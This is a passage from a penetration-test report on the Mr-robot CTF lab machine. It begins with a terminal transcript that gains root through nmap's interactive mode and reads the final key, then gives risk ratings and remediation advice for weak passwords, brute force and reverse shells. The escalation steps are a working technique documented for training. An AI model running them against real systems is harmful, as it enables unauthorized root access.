SEE THE MAN PAGE FOR MANY MORE OPTIONS, DESCRIPTIONS, AND EXAMPLES
robot@linux:/$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# whoami
whoami
root
# pwd
pwd
/
# ls /root
ls /root
firstboot_done  key-3-of-3.txt
# cat /root/key-3-of-3.txt
cat /root/key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
#
```

We succeed to escalate our privilege to a root user. Now we can look at all the files we need and get all three hidden keys.
Key-3: 04787ddef27c3dee1ee161b21670b4e4

conclusions

RECOMMENDATIONS

After gathering information about the scope IP and the end of the attacking process. We found the same Vulnerability spots in the scope IP, and those system Vulnerabilities are critical for the security of the system. In real-time attacks, it can be risky for the company. Therefore, it is needing to do a full inspection of the conclusions for fixing the security issues of the system.

The conclusions that we gather for protecting the scope IP are:

1)PHP allows you to include files as far down as the server root, so they simply do not need to be with your actual public content. By this meaning, it can prevent a directory brute-force by denying all users (that do not have a root privilege).

2)There is hash encryption hidden in the license web page, that could be cracked for getting a creation to the admin user. It is recommended to erase the hidden hash and saved it insecure space.

3)The website doesn't have any limitation on the login attempts to the login website, and it is vulnerable to brute force.

The next step will be to put limitations on the login attempts, in addition, it is possible to add two-factor authentication. And it is possible to add a reCAPTCHA check-box for preventing successful brute-force attacks.
4) For more protection on the system, it is recommended to use password protection on the file system as well as strong passwords, for files like "password.raw-md5" that contain a user password that can be cracked or any highly sensitive information that can by corrupt and exploitable.
5) it is highly recommended to not give a root privilege to services that can be exploited like Nmap or don't need those privileges. This way the attacker can get into the system for known vulnerabilities like Nmap --interactive command.
6) The system is exposed to exploits such as code injection vulnerabilities. Attackers can usually execute shell scripts by exploiting an existing code injection vulnerability for getting access to the system. it can be prevented by Removing unnecessary interpreters and tools, locking all outgoing connectivity, and setting up a proxy server.

To maintain the security of the machine. we recommend that you implement the security measures described above that were founded in this penetration test report. If they will not be fixed, they can be exploitable to unwanted parties and sensitive to attacks like performing a reverse-shell, brute-force, remote control execution on the main machine, etc. Those attacks can be performed with a wide variety type of tools but if they keep used of the recommendation that we gave above, it will reduce the chances to be attacked.

Risk Rating

The overall risk identified to Mr-robot CTF as a result of the penetration test is high. After information gathering, the attacker has a way to full access to the attacked machine. It is not possible for such a valid situation can achieve complete access to the machine by the attacker.

Password storage

Rating: High
Description: In the process, we found two users. “Elliot” and “robot” was found, the password of the "Elliot" user is the website admin, and as a password can be brute-force or cracked. And the "robot" user is another user in the system, when the attacker gets access to the machine the password encryption is wroten in a file that can be viewed by any user on the machine.
Impact: Passwords were hidden in an unwanted place like a file in the user that was encrypted or an encrypted string in the website not represented to users and attackers
Remediation: Moving the passwords to a secure place, and not show them to users and attackers. It can be backup hardware or password manager software for difficulty in obtaining password information and protected from unauthorized access.

Weak Credentials

Rating: High

Description: An externally exposed credentials that can be found on the website or brute force. The admin interface of the website is only protected with a weak and short password, and the other user of the machine has a long password but it's a weak password.

Impact: Using common enumeration and brute-force or password cracking, it is possible to retrieve the administrative password for the admin website, due to the lack of any additional authentication mechanisms.

Remediation: Ensure that all administrative interfaces are protected with complex passwords (above 14 letters, lower-case letters, upper-case letters, numbers, and special characters) or passphrases. Avoid the use of common or business-related passwords, which could be found or easily constructed with the help of a dictionary tool. It is important to use a unique password that can't be found in published dictionaries.

Brute-force

Rating: High

Description: The login page is not protected from brute-force

Impact: A successful brute-force attack can expose the system to unauthorized access that can lead to remote control execution on the webserver or lead to malicious acts in the system.

Remediation: It is recommended to use limitations on the login page that will be a barrier to login requests. Using additional authentication mechanisms for creating a more secure system, by the use of two-factor authentication, Biometric reader שand, etc. Using reCAPTCHA can contribute to security due to the inability of a brute force tool to mark the box as desired.

Reverse-shell

Rating: High

Description: This website is vulnerable to code injection that can contribute to reverse shelling the system and getting access to the machine.
Impact: The reverse shell execution can be difficult to recover from because the attacker can get full access to the machine for creating a backdoor for later use or even can cause a complete takeover of the system.
Remediation: It is recommended to lock all outgoing connectivity except for specific ports and remote IP addresses for required services. To achieve this, sandbox or run your servers in minimal containers. Set up a proxy server with restricted destinations and tight controls. Remove unnecessary interpreters and tools to restrict the execution of reverse shellcode and make it harder for attackers to exploit your system. Prevent exploits such as code injection vulnerabilities. Attackers usually execute shell scripts by exploiting an existing code injection vulnerability, then escalating to root privileges.